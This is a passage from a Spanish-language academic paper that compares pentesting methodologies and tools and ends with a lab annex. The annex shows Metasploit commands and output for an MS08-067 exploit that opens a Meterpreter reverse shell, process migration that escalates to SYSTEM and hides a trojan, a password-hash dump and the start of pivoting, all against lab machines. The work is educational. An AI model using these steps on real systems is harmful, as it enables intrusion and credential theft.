Desde programas que capturan las pulsaciones del teclado, grabaciones no autorizadas empleando la webcam del usuario, hasta escalada de privilegios, pasando por técnicas que permiten el movimiento lateral, como el *pivoting*. Sin duda, la fase de post-explotación, es de las más interesantes para el *pentester* junto a la de explotación.

### 3.4. Tabla de comparativas y conclusiones

Una vez mostradas las distintas herramientas fundamentales que puede utilizar un pentester, se ha establecido unos criterios de comparación, para ayudar al pentester en el proceso de una auditoría de seguridad real.

Un pentester tiene a su disposición cientos de herramientas diferentes con las que auditar un sistema. No todas las herramientas sirven para lo mismo, algunas están más orientadas a los servidores web, otras a los sistemas en sí, otras a redes **Wi-Fi**, etc.. Es por eso, que se seleccionará una herramienta por fase, teniendo como criterio de comparación, los establecidos en la tabla.

Los criterios de comparación establecidos, pueden ser varios, pero bajo nuestro punto de vista, estos son los que sacaría de dudas a un auditor de seguridad que tuviese estas herramientas delante, y tuviera que decantarse por una. En primer lugar está la dificultad de uso de la herramienta, siendo un aspecto muy importante a la hora de elegir una herramienta, y crucial en la elección de esta cuyo potencial se equipare a las demás.

Por otro lado, el sistema operativo sobre el que pueda ejecutarse la herramienta es interesante, ya que existen diferentes aplicaciones que sólo pueden ejecutarse en unos determinados sistemas operativos, como por ejemplo **WinPEAS** en **Windows**. El ámbito en el que se ejecutan, permite escogerlas en base al objetivo que se desee, ya que si el objetivo de analizar las vulnerabilidades es un servidor web, las herramientas a utilizar, se reducen.

Por último, pero no por ello menos importante, está el conocimiento requerido para la interpretación de los resultados de la herramienta. Es fundamental utilizar herramientas potentes, pero lo es aún más, el conocimiento necesario para utilizarlas de la mejor manera posible y ser consciente de lo que se hace, ya que el uso sin control de algunas herramientas puede realizar un impacto negativo sobre la organización del cliente.

En la siguiente tabla, se muestra algunas herramientas más utilizadas en el mundo del pentesting, para luego obtener una guía, sobre qué herramientas utilizar en un pentest real.

Recogida de información				
Herramientas	Dificultad	S.O	Ámbito	Conoc. Requerido
Nmap	Baja	Windows, Linux, Mac OS X	Sistemas y web	Bajo
Maltego	Alta	Windows, Linux, Mac OS X	Sistemas y web	Alto
WinPEAS	Baja	Windows	Sistemas	Medio
Análisis y detección de vulnerabilidades				
Herramientas	Dificultad	S.O	Ámbito	Conoc. Requerido
Nessus	Baja	Navegador web	Sistemas y web	Bajo
Burp Suite	Alta	Windows, Linux, Mac OS X	Web	Medio
Acunetix	Media	Windows, Linux, Mac OS	Web	Alto
Explotación				
Herramientas	Dificultad	S.O	Ámbito	Conoc. Requerido
Metasploit	Media	Windows, Linux	Sistemas y web	Medio
Beef	Alta	Linux, Mac OS X	Web	Alto
Post-Explotación				
Herramientas	Dificultad	S.O	Ámbito	Conoc. Requerido
Meterpreter	Baja	Windows, Linux	Sistemas y web	Bajo
Empire	Alta	Linux	Sistemas y web	Medio

Una vez descritos los criterios de comparación, se procede a la comparativa de las herramientas fundamentales en el *pentesting*

En la fase de recogida de información, se prima la cantidad de información útil que se obtenga del sistema objetivo. En una auditoría de seguridad, se puede realizar esta fase varias veces, en distintas situaciones, primero cuando el auditor está fuera del sistema, y luego cuando el autor ha accedido al sistema y quiere enumerar otros servicios o aplicaciones que están ejecutándose dentro de la máquina.

Las herramientas que puede utilizar el auditor cuando está fuera del sistema, son muchas, pero las más utilizadas son **Nmap** y **Maltego**. En este caso, el hecho de que una herramienta como **Maltego**, sea más difícil, no significa que sea mejor o más completa que **Nmap** (en otras ocasiones puede suceder lo contrario). **Maltego** ofrece mucha información útil a través de las transformaciones (procesos internos de la aplicación que permite extraer información del objetivo); sin embargo, la herramienta **Nmap** ofrece una información muy clara sobre el objetivo, con una dificultad baja frente a la dificultad alta de **Maltego**, es por eso que la herramienta que consideramos más adecuada es **Nmap**. Además el uso de distintos tipos de escaneos, permite la recogida de información de varios tipos de servicios y protocolos, que con otras herramientas sería mucho más compleja de obtener.

Por otro lado, las herramientas que se utilizan, una vez se ha introducido el auditor dentro del sistema, son diferentes. Para ello, se necesitan herramientas que no necesiten ser instaladas, es por eso, que los *scripts* son la mejor opción para ello. En este caso, existen dos *scripts* que permiten enumerar un sistema desde dentro, mostrando en los resultados, las vulnerabilidades más comunes y cómo explotarlo. Para los sistemas **Windows** tenemos **WinPEAS**, y para los sistemas **Linux**, **LinPEAS**.

La fase de análisis y detección de vulnerabilidades es muy importante, ya que permite descubrir, de un primer vistazo, las vulnerabilidades del sistema que están muy expuestas a los ciberdelincuentes. En esta fase siempre hay que llevar mucho cuidado, ya que en algunas ocasiones, se pueden obtener tanto falsos positivos, como falsos negativos. Para evitar eso, siempre hay que hacer una verificación manual de las vulnerabilidades descubiertas por las herramientas.

Dos de las tres herramientas que hay en esta tabla sobre la fase de análisis y recolección de información, están solamente orientadas a los servidores web. Esto puede ser muy útil utilizarlo junto a otros escáneres de vulnerabilidades como **Nessus**. A pesar de que esta herramienta pueda escanear, tanto sistemas, como servidores web, hay otras herramientas como **Burp Suite** y **Acunetix** que al estar orientadas a los servidores web, el nivel de detalle de las vulnerabilidades que se pueden encontrar aquí, es mucho mayor con respecto a **Nessus**. Sin embargo,



dada la baja dificultad de uso de **Nessus**, el bajo conocimiento requerido por este, y la cantidad de información y vulnerabilidades que se puede extraer gracias a él, la hacen de las mejores herramientas para esta fase.

Por otro lado, dentro de los escáneres orientados a servidores web, la herramienta de **Acunetix** es más sencilla que **Burp Suite**, ya que hay que configurar pocas cosas para realizar un escaneo a una web. Sin embargo, es un programa que no tiene versiones gratuitas, y no tiene la flexibilidad que tiene **Burp Suite** a la hora de enviar solicitudes totalmente modificadas. Es por esto que, a pesar de tener un nivel de dificultad mayor, en este caso, **Burp Suite** merece la pena debido al potencial que tiene.

En cuanto a la fase de explotación, y dada su menor dificultad frente a otras herramientas del mismo tipo, flexibilidad, y potencial, la herramienta que consideramos más adecuada es **Metasploit**. El nivel de dificultad para usar esta herramienta no es muy alta, y dado su potencial con innumerables módulos y *scripts* incorporados en ella, hacen de **Metasploit** la mejor herramienta de la que puede disponer un pentester. Bien es cierto que **Beef** está orientado exclusivamente a servidores web, pero *Metasploit* tiene módulos que permiten realizar de una manera más sencilla explotaciones igual de válidas que **Beef**, aun siendo esta exclusiva de servidores web.

La fase de post explotación tiene varias herramientas muy potentes. Entre las más utilizadas están **Meterpreter** y **Empire**. Ambas son realmente interesantes, y permiten realizar una gran cantidad de diferentes técnicas que van desde la escalada de privilegios hasta el pivoting. A pesar de estar realmente parejas, dada la baja dificultad que tiene **Meterpreter** y el bajo conocimiento requerido con respecto a **Empire**, consideramos a **Meterpreter** la más adecuada.

## 4. Conclusiones y vías futuras

En la actualidad existen múltiples metodologías con las que trabajan los expertos en ciberseguridad. Muchas de ellas, tienen la ventaja de que son revisadas periódicamente y se mantienen actualizadas. El nivel de actualización de las metodologías, junto con el nivel de extensibilidad, pueden ser dos factores muy interesantes a tener en cuenta, permitiendo mejorar con cada revisión, así como eliminar técnicas que se hayan quedado obsoletas y añadiendo otras nuevas más actuales. Con el paso de los años se diseñan nuevas herramientas que utilizan vectores de ataque nunca antes vistos, incorporándose en las metodologías actuales en sus respectivas revisiones.

Con el presente trabajo se ha pretendido ayudar a los *pentesters* o auditores de seguridad, a elegir una metodología o herramientas, dependiendo de sus circunstancias, mostrando un apoyo a la hora de realizar sus test de penetración de la manera más eficaz posible.

Para que un ataque o auditoría tenga éxito, se necesita recabar la mayor información posible, siendo las fases de recogida de información, análisis y detección de vulnerabilidades piezas clave. Después de analizar las metodologías seleccionadas, todas ayudan a la detección de vulnerabilidades, ya que de manera explícita o implícita, antes de realizar la fase de explotación, se debe de hacer una serie de análisis para determinar las posibles vulnerabilidades encontradas y los distintos vectores de ataque basados en las debilidades encontradas.

Todas las metodologías analizadas son utilizadas en la actualidad y conocidas por los expertos en ciberseguridad, siendo algunas más usadas que otras dependiendo del objetivo de la auditoría, es decir, si el objetivo es hacer una auditoría de seguridad web, se utilizará, por ejemplo, la metodología **OWASP** que está más enfocada en escenarios web que cualquier otra.

Por otro lado, algunas metodologías cuentan con características muy interesantes, como son en el caso de, por ejemplo, el **OSSTMM** que trata de evaluar a la seguridad física, o en el caso de **ISSAF** donde se realiza el borrado de huellas, o el **NIST** que trata a las personas como activos que hay que securizar.

En general todas avanzan al unísono, actualizándose con cada nueva técnica descubierta y perfeccionando las demás, facilitando así la labor de las auditorías de seguridad, tan importantes como necesarias en esta era digital en la que vivimos.

Actualmente, existen cientos de herramientas que se utilizan cada día para recolectar información de un sistema, detectar sus vulnerabilidades, hasta para crear código malicioso. Hoy en día existen herramientas tan potentes y sencillas, que en algunas ocasiones, su funcionalidad queda resumida en presionar un botón y realizar múltiples acciones. El uso de las herramientas sin ningún tipo de conocimiento, o el uso del conocimiento, sin tener ninguna de estas herramientas podría considerarse lo mismo.

Para poder utilizar las herramientas en un *pentest*, el auditor debe de tener unos conocimientos elevados acerca de cómo funcionan las redes, los sistemas, la telefonía, las tecnologías inalámbricas, y un largo etcétera.

Las herramientas pueden utilizarse en conjunto con otras, para obtener una mayor probabilidad de éxito en cada una de las fases del pentest. Existen muchas herramientas distintas, pero no todas son igual de potentes.

Gracias a este trabajo, los pentesters tendrán una referencia a la hora de elegir la metodología que se adapte más a su situación. Por otro lado, podrán conocer las distintas herramientas que más se utilizan, y las mejores que pueden utilizar en cada una de las fases de la metodología elegida.

Bajo nuestro juicio, pensamos que en la actualidad, existen metodologías muy interesantes como la **OSSTMM**, donde se abarca el análisis de muchas tecnologías distintas, ayudando así, a limitar la superficie de ataque de los ciberdelincuentes. Además, hoy día, existen herramientas tan potentes como **Metasploit** que permiten realizar múltiples técnicas que ayudan a los pentesters, a elaborar test de penetración muy completos.

Las tablas comparativas realizadas en este trabajo han sido, bajo nuestro criterio, las más importantes a la hora de elegir una metodología o herramienta. Sería interesante la comparativa desde otro punto de vista, realizando la comparación en base a otros criterios que bien podría ser igual de importantes a la hora de elegir una metodología o herramienta. Así como la realización de pruebas de campo que permitan ajustar, para distintos escenarios, los comentarios aquí aportados.

## A. Anexo I: Técnicas utilizadas en el pentesting

En este anexo, se mostrará algunos ejemplos de las distintas técnicas que se pueden realizar con algunas herramientas descritas en el presente documento.

### Metasploit

Para hacer una demostración de la herramienta **Metasploit**, se utilizará los módulos de auxiliary, explotación y payload, estos dos últimos, como se verá irán juntos.

En primer lugar, con *use módulo*, cargamos en *Metasploit* el módulo que queremos utilizar, en este caso, será uno del servicio **FTP** que nos permite averiguar si existe una cuenta de *Anonymous*. Esta cuenta es una que está habilitada por defecto en este servicio, la cual no tiene contraseña, permitiendo así, que un ciberdelincuente pueda ver información sensible del sistema que no tendría por qué ver.

```
msf5 > use auxiliary/scanner/ftp/  
use auxiliary/scanner/ftp/anonymous  
use auxiliary/scanner/ftp/bison_ftp_traversal  
use auxiliary/scanner/ftp/colorado_ftp_traversal
```

Figura 30: Módulo auxiliary de *Metasploit*

Una vez cargado el módulo, con el comando *show options* se muestra las variables que deben ser modificadas para el correcto funcionamiento del módulo.

```
msf5 auxiliary(scanner/ftp/anonymous) > show options  
Module options (auxiliary/scanner/ftp/anonymous):  


| Name    | Current Setting     | Required | Description                     |
|---------|---------------------|----------|---------------------------------|
| FTPPASS | mozilla@example.com | no       | The password for the specified  |
| FTPUSER | anonymous           | no       | The username to authenticate as |
| RHOSTS  |                     | yes      | The target host(s), range CIDR  |
| RPORT   | 21                  | yes      | The target port (TCP)           |
| THREADS | 1                   | yes      | The number of concurrent thread |


```

Figura 31: Información acerca del módulo

A continuación, con el comando *set rhost 10.10.10.3* se modifica la variable correspondiente, y con el comando *run* se ejecuta el módulo.

```
msf5 auxiliary(scanner/ftp/anonymous) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf5 auxiliary(scanner/ftp/anonymous) > run

[+] 10.10.10.3:21 - 10.10.10.3:21 - Anonymous READ (220 (vsFTPd 2.3.4))
[*] 10.10.10.3:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 32: Ejecución de un módulo en *Metasploit*

Como se puede apreciar en la imagen anterior, se ha encontrado la cuenta *Anonymous* habilitada.

Para utilizar un exploit se utiliza el mismo procedimiento que el anterior. En caso de que se conozca el nombre de la vulnerabilidad y queramos saber el exploit a utilizar, *Metasploit* tiene un comando que permite buscar en su base de datos, el nombre del exploit dado, como se puede ver en la siguiente imagen.

```
msf5 > search netapi

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/smb/ms03_049_netapi      2003-11-11      good    No      MS03-049 M
1  exploit/windows/smb/ms06_040_netapi      2006-08-08      good    No      MS06-040 M
2  exploit/windows/smb/ms06_070_wkssvc      2006-11-14      manual  No      MS06-070 M
3  exploit/windows/smb/ms08_067_netapi      2008-10-28      great   Yes     MS08-067 M
```

Figura 33: Búsqueda de un exploit con el comando *search*

Como se puede ver en la siguiente imagen, las variables que se muestran con el comando *show options* son muy similares a las del módulo descrito anteriormente, pero con la peculiaridad, del apartado *Exploit target*, el cual muestra el objetivo del *exploit* que se lanzará.

```
msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.10.10.4       yes       The target host(s), range CIDR identifier, or hostname
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting
```

Figura 34: Exploit que aprovecha la vulnerabilidad conocida como *netapi*

Una vez se ha modificado la variable de *RHOSTS*, se puede modificar una variable que no aparece, y es la de *payload*. Para poder añadir un *payload* al *exploit* se hace igual que si fuera otra variable, con *set payload valor*, donde valor es el *payload* que se quiere utilizar. En este caso, se utilizará el *payload meterpreter*, que nos permite obtener una *shell reversa* controlando así, el sistema objetivo.

```
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.10.10.4       yes       The target host(s), range CIDR identifier, or hostname
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process)
  LHOST     10.10.14.107    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port


Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting
```

Figura 35: *Payload meterpreter* utilizado para obtener una *shell reversa*

Una vez se ha modificado todos los valores requeridos, el siguiente paso es ejecutar el *exploit* para obtener una sesión en el sistema objetivo. Para poder ejecutarlo hay que escribir el comando *exploit* o *run* y esperar a obtener la sesión.

Como se puede apreciar en la siguiente imagen, una vez ejecutado el *exploit*, se puede observar el proceso de explotación de la vulnerabilidad, y al final, se obtiene una sesión de *meterpreter*. Para comprobar que se ha realizado la explotación con éxito, se abre una *shell* y se comprueba que se está en una máquina Windows.



```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.14.107:4444
[*] 10.10.10.4:445 - Automatically detecting the target ...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (180291 bytes) to 10.10.10.4
[*] Meterpreter session 3 opened (10.10.14.107:4444 → 10.10.10.4:1045) at 2020-06-16 15:40:53 -0400

meterpreter > shell
Process 1584 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Figura 36: Explotación con éxito de la vulnerabilidad conocida de **SMB**

## Meterpreter

Para ver a *Meterpreter* en acción, lo que se realizará es una escalada de privilegios sobre un sistema, en el que previamente se ha realizado una intrusión.

En primer lugar, se puede comprobar, el usuario actual en el momento de la intrusión.

```
meterpreter > getuid
Server username: PC-X\Usuario
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeUndockPrivilege
```

Figura 37: Usuario actual en el momento de la intrusión

En segundo lugar, con el comando *ps* se pueden listar los procesos que están ejecutándose en el sistema. Como se puede ver en la siguiente imagen, aparece el proceso del troyano utilizado en el proceso de intrusión.



```
meterpreter > ps
```

Process List  
=====

PID	PPID	Name	Arch	Session	User
----	----	----	----	-----	----
0	0	[System Process]			
4	0	System	x86	0	
192	1492	IEXPLORE.EXE	x86	0	PC-X\Usuario
252	636	davcddata.exe	x86	0	NT AUTHORITY\SYSTEM
364	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM
568	364	csrss.exe	x86	0	NT AUTHORITY\SYSTEM
592	364	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM
636	680	inetinfo.exe	x86	0	NT AUTHORITY\SYSTEM
680	592	services.exe	x86	0	NT AUTHORITY\SYSTEM
692	592	lsass.exe	x86	0	NT AUTHORITY\SYSTEM
756	680	nvda_service.exe	x86	0	NT AUTHORITY\SYSTEM
772	680	msdtc.exe	x86	0	
852	680	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM
896	680	svchost.exe	x86	0	NT AUTHORITY\SYSTEM
980	680	svchost.exe	x86	0	
1064	680	svchost.exe	x86	0	NT AUTHORITY\SYSTEM
1088	1492	trojan.exe	x86	0	PC-X\Usuario

Figura 38: Proceso malicioso *trojan.exe*

Una de las formas para escalar privilegios, es migrar el proceso del troyano a otro proceso, cuyos privilegios sean mayores. Además, si cualquier usuario comprobara la tabla de procesos, vería el nombre de *trojan.exe* y lo eliminaría.

En este caso, con *Meterpreter*, se puede hacer una migración de proceso con el comando de tipo *core*, *migrate*.

Como se puede observar en la imagen, el proceso asociado a *trojan.exe* tiene el *PID* 1088. Para llevar a cabo la migración del proceso, se ha elegido el proceso anterior, llamado *svchost.exe* con *PID* 1064. Se ha escogido este proceso porque tiene los máximos permisos que se pueden tener en un sistema Windows, llamados *SYSTEM*. Además, el proceso pasaría desapercibido, ya que es un proceso que Windows utiliza cuando se están ejecutando servicios en el sistema, es decir, siempre.

Para poder llevar a cabo la migración, se utiliza el comando *migrate 1064*, y acto seguido comprobamos que ya no está el proceso *trojan.exe*.

```
meterpreter > migrate 1064
[*] Migrating from 1088 to 1064 ...
[*] Migration completed successfully.
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User
0	0	[System Process]			
4	0	System	x86	0	NT AUTHORITY\SYSTEM
192	1492	IEXPLORE.EXE	x86	0	PC-X\Usuario
252	636	davcddata.exe	x86	0	NT AUTHORITY\SYSTEM
364	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM
568	364	csrss.exe	x86	0	NT AUTHORITY\SYSTEM
592	364	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM
636	680	inetinfo.exe	x86	0	NT AUTHORITY\SYSTEM
680	592	services.exe	x86	0	NT AUTHORITY\SYSTEM
692	592	lsass.exe	x86	0	NT AUTHORITY\SYSTEM
756	680	nvda_service.exe	x86	0	NT AUTHORITY\SYSTEM
772	680	msdtc.exe	x86	0	NT AUTHORITY\Servicio de red
852	680	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM
896	680	svchost.exe	x86	0	NT AUTHORITY\SYSTEM
980	680	svchost.exe	x86	0	NT AUTHORITY\Servicio de red
1064	680	svchost.exe	x86	0	NT AUTHORITY\SYSTEM
1112	680	svchost.exe	x86	0	NT AUTHORITY\Servicio de red

Figura 39: Migración de proceso satisfactoria

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
=====
```

Name
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateTokenPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeUndockPrivilege

Figura 40: Privilegios nuevos obtenidos después del escalado de privilegios

Como se puede ver en la imagen anterior, se han añadido dos privilegios más, asociados al usuario *SYSTEM* y además, tras el comando *getuid*, se muestra cómo el usuario actual se ha convertido en *SYSTEM*, usuario con los máximos privilegios que se puede tener en un sistema Windows.

Otra de las formas en las que se puede escalar privilegios, es atacar, mediante fuerza bruta, los *hashes* de las contraseñas de los usuarios del sistema. Para ello, basta con utilizar el comando *hashdump* que proporciona *Meterpreter*, para realizar un volcado de los *hashes* de las contraseñas, para luego atacarlas.

```
meterpreter > hashdump
Administrador:500:9c13958769ed0d174d7e74aef29fbc29:a2fbfc37eb5622102b3750f25f8eb963 :::
Asistente de ayuda:1002:7c435628ae358963229bcc83d646d247:175b5bf0c39ebc474f20088946d197e8 :::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
IUSR_PC-X:1000:972df8f5b8968c6d787ed289e86de28e:e77a181bc6ad4ab1735b23b0910198d5 :::
IWAM_PC-X:1001:8c178376f65194d29dc8a7efe941fa07:e22ad58a609aabdf61d63e4eb2d64c6a :::
SUPPORT_388945a0:1004:aad3b435b51404eeaad3b435b51404ee:66eb6fe48499d2e13703bd7d836e38e0 :::
Usuario:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
```

Figura 41: Volcado de *hashes* de las contraseñas

La última técnica que se mostrará, es la llamada *pivoting*, que consiste en acceder a otras máquinas situadas en subredes, que no son accesibles desde la máquina del atacante. Meterpreter, permite realizar esta técnica de manera sencilla.




Figura 42: Topología de pivoting

Para la demostración de esta técnica, se seguirá la topología mostrada en la imagen anterior. A continuación, se muestran las direcciones IP de las máquinas

utilizadas.

- Máquina del atacante: Sistema Kali Linux, conectado únicamente a la subred 192.168.56.0/24.

```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc p
    link/ether 08:00:27:1f:30:76 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.22/24 brd 192.168.0.255 scope global dyn
        valid_lft 84196sec preferred_lft 84196sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc p
    link/ether 08:00:27:da:80:8d brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global
        valid_lft 435sec preferred_lft 435sec
    inet 192.168.56.103/24 brd 192.168.56.255 scope global
        valid_lft 537sec preferred_lft 537sec
    inet6 fe80::a00:27ff:feda:808d/64 scope link noprefixro
        valid_lft forever preferred_lft forever
```

Figura 43: Dirección IP del atacante

- Máquina de la víctima 1: Sistema Windows, conectado a las subredes 192.168.56.0/24 y 10.0.2.0/24.

```
C:\Documents and Settings\Usuario>ipconfig

Configuración IP de Windows

Adaptador Ethernet Conexión de área local :

    Sufixo de conexión específica DNS :
    Dirección IP. . . . . : 10.0.2.15
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada : 10.0.2.1

Adaptador Ethernet Conexión de área local 2 :

    Sufixo de conexión específica DNS :
    Dirección IP. . . . . : 192.168.56.104
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada :
```

Figura 44: Dirección IP de la víctima 1

- Máquina de la víctima 2: Sistema Linux, solamente accesible a la subred 10.0.2.0/24

```
vagrant@metasploitable3-ub1404:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
    link/ether 08:00:27:c1:64:74 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.7/24 brd 10.0.2.255 scope global eth0
```

Figura 45: Dirección IP de la víctima 2

Para comenzar, se parte del hecho de que la máquina atacante, ha logrado realizar una intrusión en la máquina víctima número uno y tiene una sesión de *Meterpreter* activa.

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Sending stage (180291 bytes) to 192.168.56.104
[*] Meterpreter session 1 opened (192.168.56.103:4444)
meterpreter > 
```

Figura 46: Sesión *Meterpreter* activa entre el atacante y la víctima 1.

En primer lugar, lo que haría un ciberdelincuente, o lo que se haría en una auditoría de caja negra, sería comprobar las direcciones IP de los distintos adaptadores que tiene el sistema comprometido. Esto se realiza con el comando *ipconfig* de *Meterpreter*.

```
meterpreter > ipconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : Adaptador Ethernet PCI AMD
Hardware MAC : 08:00:27:e3:95:00
MTU        : 1500
IPv4 Address : 10.0.2.15
IPv4 Netmask : 255.255.255.0
```

Figura 47: Sesión *Meterpreter* activa entre el atacante y la víctima 1.

Una vez conseguido, se procede a realizar un escaneo de la subred, en busca de otros sistemas que pueden ser objetivo de ataques. Para ello, se utiliza un *script* que ofrece *Meterpreter* para escanear la subred, utilizando el protocolo **ARP** (*Address Resolution Protocol*). El objetivo es enviar solicitudes a la dirección *broadcast*

